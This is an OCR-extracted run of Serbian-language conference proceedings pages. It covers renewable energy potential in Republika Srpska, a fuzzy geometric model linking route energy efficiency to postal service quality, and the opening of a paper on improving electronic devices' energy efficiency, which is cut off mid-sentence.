
Prema podacima prikazanim u tabeli 1, vidi se da u Republici Srpskoj vrijednosti srednje godišnje energije Sunčevog zračenja koje pada na 1m² horizontalne površine kreću od 3450 Wh/m² (Derventa) do 4220 Wh/m² (Trebinje), vrijednosti srednje godišnje energije Sunčevog zračenja koje pada na 1m² površine nagnute pod uglom u odnosu na horizontalnu ravan kreću od 3930 Wh/m² (Zvornik) do 4890 Wh/m² (Trebinje), a srednje godišnje vrijednosti optimalnog ugla postavljanja solarnih modula se nalaze u granicama od 33° do 35° idući od sjevera ka jugu zemlje. Na osnovu i niza ostalih podataka sadržanih u relevantnim dokumentima može se zaključiti da u Republici Srpskoj postoje veoma pogodni uslovi za dobijanje toplotne i električne energije. Ravni kolektori za zagrijevanje vode se koriste u domaćinstvima i manjim privrednim objektima. Najznačajniji projekat zagrijavanja vode pomoću ravnih kolektora Sunčevog zračenja realizovan je u Trebinju (zgrada Doma penzionera, nabavka opreme i njeno instaliranje izvršeno uz pomoć Ambasade Kraljevine Španije u BiH).

Republika Srpska ima značajan potencijal za dobijanje električne energije pomoću fotonaponskih solarnih sistema, međutim zbog nedostatka podsticajnih mjera države, fotonaponski solarni sistemi u Republici Srpskoj se veoma rijetko koriste (Mijanović, 2008). Oktobra 2012. godine na krovu Akademije nauka i umjetnosti Republike Srpske IRC Alfatec Co iz Niša instalirala je fiksni *on-grid* solarnu elektranu od 2 kWp sa solarnim ćelijama od monokristalnog Si, slika 2. Ova solarna elektrana se koristi za naučno-istraživačke i edukacijske svrhe (Strategija razvoja energetike Republike Srpske do 2030.).

Kompletna prateća oprema za monitoring i obradu podataka dobijena je kao donacija od njemačke kompanije SMA. U Republici Srpskoj postoje dobri klimatski uslovi za korištenje ravnih i cijevno-vakumskih kolektora za zagrijavanje vode. Takođe, treba istaći da na ovim prostorima postoje i lokacije u kojima je intenzitet direktnog Sunčevog zračenja 3500 Wh/m²/dan, a na jugu zemlje i do 5250 Wh/m²/dan gdje se mogu instalirati eksperimentalne i komercijalne solarne termoelektrane sa koncentrisanim Sunčevim zračenjem. Nažalost, u Republici Srpskoj nema značajnije proizvodnje ravnih kolektora Sunčevog zračenja, tako da se oni uvoze iz drugih zemalja. Solarni sistemi za zagrijavanje vode sa vakumskim kolektorima su oko 15% efikasniji i do 30% skuplji od solarnih sistema sa ravnim kolektorima. Glavna prepreka širem korištenju fotonaponskih sistema u Republici Srpskoj je visoka cijena solarnih modula od monokristalnog i polikristalnog silicijuma koja iznosi 1.5 eur/W (fotonaponski moduli od tankoslojnih materijala su jeftiniji i manje efikasni).

## 4. POTENCIJAL VJETRA U REPUBLICI SRPSKOJ

Prostorna raspodjela srednje godišnje brzine vjetra na visini 80 m iznad zemljišta u periodu 1987-2007. godine za region BiH prikazan je na slici 3:




Slika 3. Prostorna raspodjela srednje godišnje brzine vjetra na visini 80m iznad zemljišta u periodu 1987-2007. godine za region BiH

Na osnovu Atlasa vjetra može se zaključiti da je potencijal vjetra u Republici Srpskoj značajan i da je za izgradnju vjetroelektrana najpogodniji južni dio Republike Srpske na prostoru Kalovinika do Trebinja. Danas se u Republici Srpskoj vjetar ne koristi u energetske svrhe. Trenutno se u ERS radi na razvoju dva projekta vjetroelektrana snage 20MW i 25MW (ili jedne snage 45MW).

Prema raspoloživim kartama vjetra, iskustvenim podacima i inicijalnom interesu za gradnju vjetroelektrana, može se zaključiti da je područje jugoistoka Republike Srpske u pojasu približno 50 km uz granicu sa Republikom Hrvatskom, najperspektivnije za izgradnju vjetroelektrana. U Strategiji razvoja energetike Republike Srpske do 2030. godine predviđena su tri moguća scenarija razvoja vjetroenergetike u odnosu na moguću godišnju proizvodnju. Za realizaciju ovih scenarija potrebne su aktivnosti investitora koji su spremni da ulože značajna finan-

Slika 2. PV solarna elektrana na krovu Akademije nauka i umjetnosti Republike Srpske
Izvor: Pavlović *et al.* (2013)



DOI: 10.15308/Synthesis-2015-199-202

sijska sredstva, što je ekonomski opravdano jedino ako im se omogući razuman povraćaj uloženih sredstava kroz donošenje podsticajnih mjera i garancija otkupne cijene za proizvedenu električnu energiju kroz dovoljno dug vremenski period.

## 5. POTENCIJAL VODE I STANJE NJENOG KORIŠTENJA

Republika Srpska spada u područja bogata hidroenergetskim potencijalom sa ukupno tehnički iskoristivim hidroenergetskim potencijalom oko 3200MW instalisane snage. Najznačajniji dio hidroenergetskog potencijala nalazi se u slivovima Rijeka Drine, Vrbasa i Trebišnjice, a manji dio u slivovima rijeke Une, Sane, Bosne i Neretve.

Sliv rijeke Drine nalazi se na sjeveru Crne Gore, istočnom dijelu Republike Srpske i na zapadu Srbije i zauzima površinu od 19570 km$^2$. Na području Republike Srpske, u slivu rijeke Drine, postoji iskoristivi energetski potencijal instalisane snage od 1948.34 MW i prosječne godišnje proizvodnje od oko 4741.37 GWh.

Rijeka Vrbas nastaje na južnoj padini planine Vranice, na oko 1530 m nadmorske visine i drenira centralni dio sjevernih planina Dinarskog planinskog masiva. Ukupna slivna površina iznosi oko 6386 km$^2$. Na području Republike Srpske, u slivu rijeke Vrbas postoji energetski potencijal instalisane snage od 395.13 MW i prosječne godišnje proizvodnje od 1579.28 GWh.

Sliv rijeke Trebišnjice je tipično područje Dinarida. Područje sliva rijeke Trebišnjice obuhvata oko 650 km$^2$ i tretira se kao jedinstvena vodoprivredna cjelina. Ovo područje je jedno od najbogatijih padavinama u Evropi (prosječan nivo padavina iznosi 1800 mm. Na području Republike Srpske, u slivu rijeke Trebišnjice, postoji energetski potencijal instalisane snage oko 738 MW i prosječne godišnje proizvodnje od oko 2438 GWh.

Kako je prethodno navedeno, na području Republike Srpske postoji veliki potencijal za izgradnju hidroelektrana, ERS razmatra sledeće lokacije/projekte za izgradnju:

- HES Gornja Drina,
- Projekat Srednje Drine (HE Tegare, HE Dubravica i HE Rogačica),
- Projekat Gornji Horizonti,
- HE Dubrovnik 2 - investicione odluke nisu donesene,
- HE Janjski otoci,
- HES Bistrica MHE Janjina,
- MHE Cijevna, MHE Paklenica i MHE Šajin Kamen i
- MHE Delibašino selo.

Projekti su u raznim fazama realizacije.

Potrebno je naglasiti da energetski potencijal za snage ispod 0.5 MW (mikro i mini hidroelektrane) još nije istražen na području Republike Srpske, tako da postoji dodatni potencijal za mikro i mini hidroelektrane čiji ukupni iznos u ovom trenutku nije moguće procijeniti (Strategija razvoja energetike Republike Srpske do 2030.).

## 6. REZIME

U Republici Srpskoj se od obnovljivih izvora energije najviše koristi hidroenergija (male i velike hidroelektrane) i drvo za grijanje u stambenim i drugim objektima.

Potencijal za razvoj malih i velikih hidroelektrana je značajan i velikim dijelom neiskorišćen. Takođe, veoma malo se koristi i značajan potencijal energije vjetra, energije sunca, biomase i geotermalne energije.

## LITERATURA

Antonijević, D. (2009). *Ekosistemske tehnologije*. Beograd: Multimedijalni centar Fakulteta za primenjenu ekologiju Futura.

Mijanović, K. (2008). *Okolinski pristup proizvodnim sistemima*. Ekološki fakultet, Travnik: Školska knjiga.

Pavlović, M. (2011). *Ekološko inženjerstvo: II dio*. Zrenjanin: Školska knjiga.

Pavlović, T.M., Milosavljević, D.D., & Mirjanić, D. Lj. (2013). *Obnovljivi izvori energije, K-18*. Banja Luka: ANURS.

Q-solar. (2014). *The most economical solution to global warming*. Preuzeto sa http://www.q-solar.com

Šljivac, D., & Šimić, Z. (2007). *Dopunski izvori energije*. Osijek: Elektrotehnički fakultet.

Šljivac, D., & Šimić, Z. (2004). *Osnove energetike i ekologije*. Osijek: Elektrotehnički fakultet.

Šljivac, D., & Šimić, Z. (2009). *Obnovljivi izvori energije, vrste potencijal, tehnologije*. Zagreb: Društvo za oblikovanje održivog razvoja.

Vlada Republike Srpske. (2009). Strategija razvoja energetike Republike Srpske do 2030. Godine. Preuzeto sa http://www.vladars.net/sr-SP-Cyrl/Vlada/Ministarstva/mper/std/Documents/SRERS%20Pocetni%20Izvjestaj%20-%20NACRT.PDF



DOI: 10.15308/Synthesis-2015-199-202

Synthesis
International Scientific Conference of IT and Business-Related Research

# GEOMETRIJSKO MODELIRANJE UTICAJA ENERGETSKE EFIKASNOSTI NA NIVO KVALITETA POŠTANSKE USLUGE

## GEOMETRIC MODELING OF THE EFFECTS OF ENERGY EFFICIENCY ON THE QUALITY OF POSTAL SERVICES

Milina Živanović, Dragan Lazarević, Aleksandar Trifunović
Univerzitet u Beogradu, Saobraćajni fakultet, Vojvode Stepe 305, Beograd, Srbija

**Apstrakt:**
U radu se ispituje uticaj energetske efikasnosti poštanske mreže primenom geometrijskog modeliranja. Posmatrani su različiti uticajni faktori u cilju izbora rute kod optimizacije mreže poštanskog saobraćaja. Veliki značaj ima vizuelna analiza i primena geometrijskog modela za određivanje nivoa kvaliteta. Koriste se odgovarajući softverski paketi u skladu sa konceptom i principima inženjerske geometrije, koji omogućavaju visok stepen inovacije u različitim oblicima. Povećanje performansi računara i upotreba digitalne grafike visoke rezolucije olakšava kreiranje više kvalitetnih varijantnih rešenja u kratkim vremenskim rokovima. Predloženo je geometrijsko modeliranje, koje omogućava vizuelnu analizu uticaja percepirane energetske efikasnosti na nivo kvaliteta poštanske usluge na određenoj ruti mreže. Ispituje se uticaj energetske efikasnosti za izabranu rutu na mreži u cilju poboljšanja kvaliteta poštanske usluge.

**Ključne reči:**
geometrijski model, poštanska mreža, energetska efikasnost, kvalitet usluge.

**Abstract:**
This paper analyses the impact of energy efficiency in postal network by means of geometric modeling. Different factors are examined for the purpose of selecting the route with the optimization of the network of postal services. Visual analysis and the application of geometric model play the crucial role in determining the level of quality. Appropriate software packages are used in accordance with the concept and principles of engineering geometry, thus enabling a high degree of innovation in various forms. The increase of computer performances and the use of high resolution digital graphics facilitate the creation of various high-quality solutions within the short time period. Geometric modeling is proposed as a suitable method as it enables the visual analysis of the impact of the perceived energy efficiency on the quality of postal services. This paper examines the importance of energy efficiency for the selected route on the network with the aim to improve the overall quality of postal services.

**Key words:**
geometric model, postal network, energy efficiency, quality of service.

## 1. UVOD

Savremeno društvo karakterišu tri osnovna globalna problema: klimatske promene, ograničenost izvora energije i ekološka kriza. Saobraćaj znatno doprinosi daljem usložnjavanju ovih problema. Funkcionisanje saobraćajnog sistema uslovljeno je potrošnjom energije. Energetsko efikasni sistemi imaju visok stepen korisnog dejstva, odnosno male gubitke prilikom transformacije jednog vida energije u drugi. Moderno poslovanje i tehničko-tehnološka ekspanzija, dovode do porasta saobraćajnih zahteva, time i do porasta potrošnje goriva. Na energetsku efikasnost na saobraćajnoj mreži utiče: ograničenje brzine, broj pešačkih prelaza, broj raskrsnica i semafora, broj kolovoznih traka, intenzitet saobraćajnog toka, postojanje linija javnog prevoza putnika i rezervisanih "žutih" traka, otpor terena i podloge, tip vozila i goriva koje se koristi. Ovo ima značajan uticaj na: potrošnju goriva, habanje pneumatika, amortizaciju vozila i saobraćajnu infrastrukturu (International Energy Agency, 2010).

Saobraćaj je neophodan za normalno funkcionisanje društvenih i poslovnih sistema. Transport putnika, robe i prenos informacija predstavljaju saobraćajne usluge, koje omogućuju mobilnost i komunikaciju potreba korisnika. Na osnovu zahteva za prenosom pošiljaka, neophodno je odrediti rutu na poštanskoj mreži po kojoj će se kretati vozila. Pod sistemskim pristupom raspodele saobraćaja na mreži, podrazumeva se da težimo raspodeli tokova tako da ukupno vreme transporta kroz mrežu bude minimalno. Za nalaženje najkraćih puteva između svih parova čvorova na grafu transportne mreže koriste se poznati algoritmi. Za kreiranje i izbor rute, mogu se koristiti i specijalizovani sistemi za podršku odlučivanju zasnovani na algoritmima, globalnim pozicionim sistemima (GPS), geografskim informacionim sistemima (GIS), podacima iz inteligentnih transportnih sistema (ITS). Ovi sistemi primenjuju ograničenja, koja uslovljavaju minimizaciju puta ili vremena.

U ovom radu se razmatra mogućnost primene geometrijskog modeliranja uticaja energetske efikasnosti na nivo kvaliteta poštanske usluge na poštanskoj mreži. Poštanska mreža se povezuje na tri nivoa:

1. između poštanskih centara,
2. poštanskog centra sa jedinicom poštanske mreže,
3. jedinica poštanske mreže sa korisnikom.

U ovom radu je primenjeno geometrijsko modeliranje za merenje nivoa kvaliteta usluge na mreži (Živanović, 2003; Živanović, 2009) i predložen geometrijski model uticaja energetske efikasnosti na kvalitet poštanske usluge. Obavljanje poštanskih usluga moguće je različitim vidovima saobraćaja. Posebno se razmatra poštanska mreža u kojoj se koriste drumska transportna sredstva. Moguće je primeniti predloženi geometrijski model uticaja energetske efikasnosti na kvalitet poštanske usluge na nivou 1 i 2.

E-mail: d.lazarevic@sf.bg.ac.rs
DOI: 10.15308/Synthesis-2015-203-205

## 2. OPIS PARAMETRA ENERGETSKE EFIKASNOSTI

Energetska efikasnost saobraćajne mreže zavisi od energetske efikasnosti pojedinih ruta. Percipirana energetska efikasnost na određenoj ruti rR može biti: „niska - nezadovoljavajuća", „prihvatljiva" ili „visoka – zadovoljavajuća" što se može predstaviti fuzzy skupovima sa odgovarajućim funkcijama pripadnosti. Prema (Zadeh, 1965) definišemo:

- „nisku - nezadovoljavajuću" energetsku efikasnost na odredjenoj ruti $r \in R$ kao fuzzy skup ***NE***:

$$NE = \left\{ e, \mu_{NE}(e) \middle| e \in E \right\} \tag{1}$$

sa funkcijom pripadnosti:

$$\mu_{NE}(e) = \begin{Bmatrix} 1, & e \le e_1 \\ 1 - \mu_E(e), & e_1 \le e \le e_2 \\ 0, & e \ge e_2 \end{Bmatrix} \tag{2}$$

Funkcija pripadnosti $\mu_{NE}(e)$, svakoj tački $e \in E$, pridružuje realan broj iz intervala [0,1], gde su:

*e1* - najmanja vrednost percepirane energetske efikasnosti *e* na određenoj ruti $r \in R$,

*e2* - najviše očekivana vrednost percepirane energetske efikasnosti *e* na određenoj ruti $r \in R$,

*e3* - najveća vrednost percepirane energetske efikasnosti *e* na određenoj ruti $r \in R$.

Za percepiranu energetsku efikasnost *e* na određenoj ruti $r \in R$, koja je manja od *e1*, smatramo da apsolutno pripada domenu fuzzy skupa ***NE*** (stepen pripadnosti μ=1).

Vrednost energetske efikasnosti od *e1* do *e2*, pripada domenu fuzzy skupa ***NE***, sa stepenom pripadnosti između 0 i 1, dok veće od *e2*, ne pripada domenu fuzzy skupa ***NE*** (μ = 0).

- „prihvatljivu" energetsku efikasnost *e* na određenoj ruti $r \in R$ kao fuzzy skup ***E***:

$$E = \left\{ e, \mu_E(e) \middle| e \in E \right\} \tag{3}$$

čija je funkcija pripadnosti μE(e), svakoj tački *e* E, pridružuje realan broj iz intervala [0,1] i definisana je izrazom:

$$\mu_E(e) = \begin{Bmatrix} 0, & e \le e_1, \quad e \ge e_3 \\ \dfrac{(e - e_1)}{(e_2 - e_1)}, & e_1 \le e \le e_2 \\ \dfrac{(e_3 - e)}{(e_3 - e_2)}, & e_2 \le e \le e_3 \end{Bmatrix} \tag{4}$$

Za percepiranu vrednost energetske efikasnosti manju od *e1* i veću od *e3* smatramo da apsolutno ne pripada domenu fuzzy skupa *E* (stepen pripadnosti μ=0). Vrednost energetske efikasnosti od *e1* do *e3*, pripada domenu fuzzy skupa *E* sa stepenom pripadnosti između 0 i 1.

- „visoku – zadovoljavajuću" energetsku efikasnost *e* na određenoj ruti $r \in R$ kao fuzzy skup ***VE***:


$$VE = \left\{ e, \mu_{VE}(e) \middle| e \in E \right\} \tag{5}$$

pri čemu je funkcija pripadnosti:

$$\mu_{VE}(e) = \begin{Bmatrix} 0, & e \le e_2 \\ 1 - \mu_E(e), & e_2 \le e \le e_3 \\ 1, & e \ge e_3 \end{Bmatrix} \tag{6}$$

Funkcija pripadnosti μVE(e), svakoj tački $e \in E$, pridružuje realan broj iz intervala [0,1]. Za percepiranu vrednost energetske efikasnosti *e* na određenoj ruti $r \in R$, manju od *e2*, smatramo da apsolutno ne pripada domenu fuzzy skupa VE ( stepen pripadnosti μ=0 ). Vrednost energetske efikasnosti od *e2* do *e3*, pripada domenu fuzzy skupa VE, sa stepenom pripadnosti između 0 i 1, dok veća od *e3*, apsolutno pripada domenu fuzzy skupa VE (μ =1).

Predstavljene su funkcije pripadnosti fuzzy skupovima ***NE,*** *E* i ***VE*** (Sl. 1.).




Slika 1. Percipirana energetska efikasnost na određenoj ruti $r \in R$ poštanske mreže

## 3. GEOMETRIJSKO MODELIRANJE UTICAJA ENERGETSKE EFIKASNOSTI NA NIVO KVALITETA POŠTANSKE USLUGE

Za percepiranu „nisku - nezadovoljavajuću", „prihvatljivu" ili „visoku – zadovoljavajuću" energetsku efikasnost definisanu fuzzy skupovima sa odgovarajućim funkcijama pripadnosti prema (1, 2, 3, 4, 5, 6) na Sl. 1 na primeru zadatih vrednosti prikazanih tabelarno posmatrano u odnosu na idealan slučaj biće:


| parametar kvaliteta | fuzzy skup | ravan | | | |
|---|---|---|---|---|---|
| | | t | e | p | ograničenje |
| vreme otpreme | A | 0 | ∝ | 1 | k = 1 |
| vreme prijema | B | 0 | ∝ | 1 | k = 1 |
| vreme vožnje | C | $t_v$ | ∝ | 1 | k = 1 |
| vreme dostave | D | 0 | ∝ | 1 | k = 1 |
| niska energetska efikasnost | NE | ∝ | $e_1$ | 0.4 | $t = t_v$ |
| srednja energetska efikasnost | E | ∝ | $e_2$ | 0.6 | $t = t_v$ |
| visoka energetska efikasnost | VE | ∝ | $e_3$ | 0.8 | $t = t_v$ |

Tabela 1. Parametri kvaliteta, fuzzy skupovi i položaji ravni za „nisku - nezadovoljavajuću", „prihvatljivu" ili „visoku – zadovoljavajuću" energetsku efikasnost

Na osnovu Tabele 1. možemo videti na Sl. 2. položaje ravni za izabrane vrednosti, koje odgovaraju datom primeru kada je *„niska - nezadovoljavajuća", „prihvatljiva" i „visoka – zadovoljavajuća"* energetska efikasnost. Razlika u odnosu na idealan slučaj maksimalnog nivoa kvaliteta poštanske usluge uočava se upoređenjem.




DOI: 10.15308/Synthesis-2015-203-205





Slika 2. Položaji ravni za „nisku-nezadovoljavajuću", „prihvatljivu" ili „visoku - zadovoljavajuću" energetsku efikasnost

Na Sl. 3. prikazan je poliedar, koji se dobija međusobnim presekom ravni u prvom oktantu, a čija zapremina predstavlja meru nivoa kvaliteta poštanske usluge za *„nisku - nezadovoljavajuću"* energetsku efikasnost.




Slika 3. Poliedar, čija zapremina reprezentuje nivo kvaliteta poštanske usluge za *„nisku - nezadovoljavajuću"* energetsku efikasnost

Na Sl. 4. prikazan je poliedar, koji se dobija međusobnim presekom ravni u prvom oktantu, a čija zapremina predstavlja meru nivoa kvaliteta poštanske usluge za *„prihvatljivu"* energetsku efikasnost.



Slika 4. Poliedar, čija zapremina reprezentuje nivo kvaliteta poštanske usluge za *„prihvatljivu"* energetsku efikasnost

Na Sl. 5. prikazan je poliedar, koji se dobija međusobnim presekom ravni u prvom oktantu, a čija zapremina predstavlja meru nivoa kvaliteta poštanske usluge za visoku energetsku efikasnost.



Slika 5. Poliedar, čija zapremina reprezentuje nivo kvaliteta poštanske usluge za *„visoku – zadovoljavajuću"* energetsku efikasnost

Analizom uticaja parametra energetske efikasnosti na nivo kvaliteta poštanske usluge na mreži, zaključujemo prema položajima ravni na Sl. 2, da viša energetska efikasnost utiče na povećanje nivoa kvaliteta poštanske usluge. Dobijeni poliedri su sve veće zapremine, što se vidi poređenjem Slika 3, 4 i 5.

## 5. REZIME

Analiziran je uticaj energetske efikasnosti za izabranu rutu na mreži u cilju poboljšanja kvaliteta poštanske usluge. Pri opredeljenju donosi se odluka na osnovu percepiranih vrednosti parametara kvaliteta usluge. Zaključivanje se izvodi na osnovu nepreciznih i nejasno definisanih subjektivnih informacija i znanja. Rezonovanje se vrši parcijalnim slaganjem. Geometrijskim modeliranjem uticaja percepirane energetske efikasnosti na određenoj ruti mreže može se zaključiti da viša energetska efikasnost utiče na povećanje nivoa kvaliteta nudioca usluge. Poliedri koji reprezentuju nivo kvaliteta usluge su sve veće zapremine, što se vidi upoređenjem Sl. 3, 4 i 5. te je i nivo kvaliteta transportne usluge viši. Razlika u odnosu na idealan slučaj maksimalnog nivoa kvaliteta poštanske usluge uočava se upoređenjem.

## LITERATURA

International Energy Agency. (2010). *Transport Energy Efficiency*. Preuzeto 18. Januara 2015. sa https://www.iea.org/publications/freepublications/publication/transport_energy_efficiency.pdf

Zadeh, L.A. (1965). Fuzzy Sets. *Information and Control*. 8, 338-353.

Živanović, M. (2003). Geometric Model of Measuring Service Quality. *Communication in Dependability and Quality Management*. 6(1), 7-12.

Živanović, M. (2009). Transport Service Quality of Network. Dependability and Quality Management : proceedings / 12th International Conference ICDQM-2009, june 25-26, 2009, Belgrade. 1, 840-846.



DOI: 10.15308/Synthesis-2015-203-205

Rad po pozivu

Synthesis
International Scientific Conference of IT and Business-Related Research

# POSTUPCI ZA POVEĆANJE ENERGETSKE EFIKASNOSTI ELEKTRONSKIH UREĐAJA

## PROCEDURES FOR INCREASING ENERGY EFFICIENCY OF ELECTRONIC DEVICES

Miroslav Lazić
Iritel A.D., Beograd, Srbija

**Apstrakt:**
Povećanje efikasnosti korišćenja električne energije moguće je ostvariti na dva načina: povećavanjem efikasnosti u proizvodnji i distribuciji električne energije, povećavanjem stepena korisnog dejstva u uređajima koji koriste električnu energiju. Ukoliko bi se prihvatila koncepcija individualne proizvodnje električne energije, decentralizovana koncepcija, tada bi se smanjila zavisnost elektrodistributivnih sistema od alternativnih izvora velike snage. Korisnici bi praktično formirali mini elektrane koje bi proizvodile električnu energiju. Kod takvog pristupa nema prenosa energije na daljinu. To znači da se električna energija može prilagoditi potrošačima koji se nalaze na objektu. Alternativni izvori malih snaga su jednosmerni izvori, te ako su potrošači elektronski uređaji, smanjuje se broj konverzija energije i na taj način povećava efikasnost korišćenja energije. Ovaj princip je nazvan jednosmerna distribucija i za sada se koristi za obezbeđivanje neprekidnog napajanja telekomunikacionih objekata. Drugi način povećanja efikasnosti korišćenja električne energije jeste modifikacija uređaja da se minimiziraju gubici u samim uređajima. Jedna od mogućnosti je korišćenje korektora faktora snage. Sa korektorom faktora snage kod napajanja elektronskih uređaja smanjuju se gubici u elektrodistributivnoj mreži i do 40%. Zakonskom regulativom mogu se nametnuti korektori faktora snage za sve uređaje koji će se nabaviti nakon donošenja zakona. Međutim, neophodno je rešavati problem i za uređaje koji se koriste a nabavljeni su pre donošenja zakona. Moguće rešenje bilo bi centralizavano rešenje korektora faktora snage koji bi se koristio na nivou objekta. U radu su prikazana oba postupka koja su iskorišćena za povećanje efikasnosti korišćenja električne energije.

**Ključne reči:**
alternativni izvori, efikasnost, jednosmerna distribucija, korektor faktora snage.

**Abstract:**
An increase of the efficiency of electricity use can be achieved by enhancing the efficiency in the production and distribution of electricity, as well as by increasing the level of efficiency of devices that are using electricity. If we accept the concept of individual electricity production, or so called decentralized concept, the dependence of power distribution systems on alternative high power sources would be reduced. Practically, the users would form mini power plants that would produce electricity. Such an approach would not allow for energy transmission, so that all energy can be used on the given location. Alternative low power sources create DC/DC current, so if consumers are electronic devices, it reduces the number of energy conversion and increases the efficiency of energy use. This principle is called a DC distribution and has been applied to ensure uninterrupted supply of telecommunication facilities. Another way to increase the efficiency of energy use is through modification of the electronic devices to minimize power losses in them. One possibility is to use the power factor correctors, as they would enable reducing losses in electricity distribution network up to 40%. Power factor correctors may be imposed for all devices by legal regulations. However, there would still be a problem with devices that were purchased before the new regulation. A possible solution could be the usage of centralized power factor correctors at the facility. Both of those solutions are described in this paper.

**Key words:**
alternative sources, efficiency, DC distribution, power factor correctors.

**Napomena:**
Rad je deo projekta koji je podržan od strane Ministarstva prosvete, nauke i tehnološkog razvoja Republike Srbije, sa oznakom III43008.

## 1. UVOD

U doba Nikole Tesle i Tomasa Edisona vodio se takozvani „rat struja“ oko izbora električne energije za široku primenu. Grupa inžinjera oko Nikole Tesle se zalagala da se prihvati naizmenična struja kao osnova za primenu električne energije u domaćinstvima i privredi. Pre svega zbog mogućnosti da se naizmenična struja proizvodi na mestima gde postoje potrebne sirovine, a zatim se na jednostavan način distribuira do udaljenih potrošača. Sa druge strane grupa inžinjera oko Tomasa Edisona je tvrdila da je naizmenična struja nebezbedna i zalagali su se za prihvatanje jednosmerne struje kao osnove za korišćenje električne energije u industriji i domaćinstvima. Jednosmerna struja bi se proizvodila u elektranama koje bi bile u blizini korisnika.

Rat struja se završio ekspanzijom i širokom primenom naizmenične struje. Naizmenična struja uvedena je u sve gradove, varošice i sela. U to vreme, potrošači su bili termogeni tako da su mogli da se napajaju naizmeničnom ili jednosmernom strujom.


U svim zemljama sveta formirane su elektrodistributivne mreže koje su imale tri nivoa:

- Proizvodnja električne energije, uglavnom termo i hidro elektrane, a kasnije i atomske elektrane,
- Visokonaposka mreža, preko koje se proizvedena energija dovodila do potrošača i,
- Niskonaponska distributivna mreža koja je napon električne energije iz visokonaponske mreže prilagođavala po nivou krajnjim korisnicima - potrošačima.



E-mail: mlazic@iritel.com

DOI: 10.15308/Synthesis-2015-206-212





Slika 1. Centralizovana koncepcija snabdevanja potrošača električnom energijom

Ovakva organizacija je centralizovana koncepcija. Snabdevanje krajnjih korisnika električnom energijom je rešeno na nivou države.


Centralizovana koncepcija ima brojne nedostatake:

